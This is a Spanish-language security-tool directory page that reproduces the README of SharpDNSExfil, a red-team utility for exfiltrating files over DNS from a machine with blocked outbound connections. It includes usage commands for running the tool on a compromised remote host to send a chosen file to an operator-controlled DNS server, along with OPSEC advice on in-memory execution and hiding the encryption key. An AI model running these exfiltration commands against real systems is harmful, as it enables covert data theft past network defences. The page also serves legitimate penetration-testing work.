
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/aniqfakhrul/sharpdnsexfil
Herramientas de Cifrado/DescifradoExfiltración de DatosComando y ControlRed TeamingAnálisis de DNS
GitHubaniqfakhrul/sharpdnsexfil

SharpDNSExfil

Herramienta en C# para exfiltrar archivos a través de DNS utilizando cifrado XOR y asimétrico, diseñada para operaciones de equipo rojo con conexiones salientes restringidas.

Ver Repositorio
13241hace 5 añosAún no revisado
Compartir

SharpDNSExfil

SharpDNSExfil es una herramienta de exfiltración escrita en C#. El objetivo principal es exfiltrar cualquier archivo "en disco" sin tener que preocuparse por conexiones salientes restringidas.

Requisito previo

  • La máquina remota debe poder resolver DNS

¿Por qué hice esto?

Obtuve RCE ciega durante mi engagement y resultó que la máquina remota tiene protección de firewall que no permite conexiones salientes y me dificultó obtener una conexión inversa. Lo bueno es que el servidor DNS puede resolver dominios públicos y es capaz de alcanzarme a través de DNS. El problema es que aún no podía obtener una shell inversa, podía leer algunas salidas pequeñas, pero no era suficiente. Así que tuve la idea de automatizar el proceso solo a través de DNS y recorrer todos los pasos, ¡y finalmente funciona!

ADVERTENCIA: Todo el proceso solo se ha probado a través de un servidor DNS público personalizado, pero no se ha probado completamente en un entorno corporativo real. ¡Así que úsalo bajo tu propio riesgo!

TL;DR: Cómo hacerlo

¿Qué considerar?



Todos los bytes exfiltrados se XORean con una clave generada aleatoriamente. Podrías pensar que la clave estará entonces en texto plano a nivel de red (wireshark servirá). Con la opción --encrypt, aquí es donde entra en juego el cifrado asimétrico: una clave pública codificada cifrará la clave XOR. La máquina local (tú) esperará una forma cifrada de la clave, y el script de Python descifrará automáticamente la clave con su clave privada codificada. El resto de los datos transmitidos se XORearán de vuelta a sus bytes originales. Por lo tanto, siempre cambia los pares de clave, por favor

Antes del cifradoDespués del cifrado

Uso

  • Configura el servidor DNS con el script de Python dnsserver.py. Las opciones son las siguientes
python3 dnserver.py --udp --port 53 --host 192.168.0.102
  • Ejecuta el ejecutable en la máquina remota.
SharpDNSExfil.exe --file C:\path\to\file --server 192.168.0.102

Consideraciones OPSEC

Los pasos y procesos de SharpDNSExfil deben ejecutarse completamente en memoria sin tocar el disco para evitar dejar basura durante el engagement. SharpDNSExfil informará cada paso o proceso que realiza en segundo plano con la opción --verbose. Cada byte enviado está codificado con XOR y la clave se cifrará además con cifrado asimétrico para evitar que la clave esté en texto plano en el tráfico de red. Ten mucho cuidado y siempre toma notas y haz limpieza en la propiedad del cliente.


Créditos

  • Increíble script DNSServer de @pklaus
Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    540
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    373
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    322
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    278
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    251

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →